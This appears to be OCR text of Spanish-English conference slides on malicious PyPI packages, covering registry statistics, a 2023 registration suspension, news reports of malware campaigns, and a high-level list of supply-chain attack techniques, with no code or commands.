Learn more: github.com/davcortez/unpacking-the-threat

Unpacking the Threat: Malicious Packages in Pypi

@davcortez

Whoami

- David Cortez 🇪🇨
- Desarrollador Backend.
- Security research en mi tiempo libre.
- Founder of Kernel Chaos Community

@davcortez


Agenda

- Conceptos principales
- PyPi
- Técnicas para distribuir paquetes maliciosos
- Casos de paquetes maliciosos en PyPi
- ¿Cómo podemos protegernos?

@davcortez

Conceptos fundamentales

- Malware
- Arbitrary Code Execution
- Package



Find, install and publish Python packages with the Python Package Index

Or browse projects

414,482 projects 3,929,715 releases 7,041,049 files 638,062 users

The Python Package Index (PyPI) is a repository of software for the Python programming language.

PyPI helps you find and install software developed and shared by the Python community. Learn about installing packages.

Package authors use PyPI to distribute their software. Learn how to package your Python code for PyPI.


Trending projects

New releases

Pypi numbers

589,373 projects
879,457 users
server >900 terabytes/day
servers >2 billion requests/day

Fuentes:
https://pypi.org/
https://di.dev/powering-pypi



PyPI new user and new project registrations temporarily suspended.

Incident Report for Python Infrastructure

Resolved

Suspension has been lifted.

Posted 4 months ago. May 21, 2023 - 21:57 UTC


Identified

New user and new project name registration on PyPI is temporarily suspended. The volume of malicious users and malicious projects being created on the index in the past week has outpaced our ability to respond to it in a timely fashion, especially with multiple PyPI administrators on leave.


While we re-group over the weekend, new user and new project registration is temporarily suspended.

Posted 4 months ago. May 20, 2023 - 16:02 UTC

This incident affected: PyPI (pypi.org - General).



Six Malicious Python Packages in the PyPI Targeting Windows Users

4,982 people reacted | 12 | 11 min. read


Threat actors published more than 451 unique malware-laced Python packages on the official Python Package Index (PyPI) repository.


Phylum researchers spotted more than 451 unique Python packages on the official Python Package Index (PyPI) repository in an attempt to deliver clipper malware on the developer systems.

According to the experts, the activity is still ongoing and is part of a **malicious campaign** that they discovered on November 2022.


July 21, 2023 • 5 min read

Divide and Hide: How malicious code lived on PyPI for 3 months

The Station 9 research team discovered malicious code that was divided and distributed across different packages, remaining obfuscated for months while getting nearly 2000 downloads.




Threat Research | September 10, 2024

Fake recruiter coding tests target devs with malicious Python packages

RL found the VMConnect campaign continuing with malicious actors posing as recruiters, using packages and the names of financial firms to lure developers.

BLOG AUTHOR


Karlo Zanki, Reverse Engineer at ReversingLabs. READ MORE...





Supply Chain Attacks

Injection of Malicious code

- Infect existing packages
- Submit a new package


Injection of Malicious Code
Infect Existing Package
...
Inject Into Source
Inject Into the Build
Inject Into Repository System


Injection of Malicious Code
Create a new Package
...
Typosquatting
Trojan Horse
Inject into Source
Use after free



You can resurrect any deleted GitHub account name. And this is why we have trust issues

Lax policies, coder laziness don't mix well


Thomas Claburn

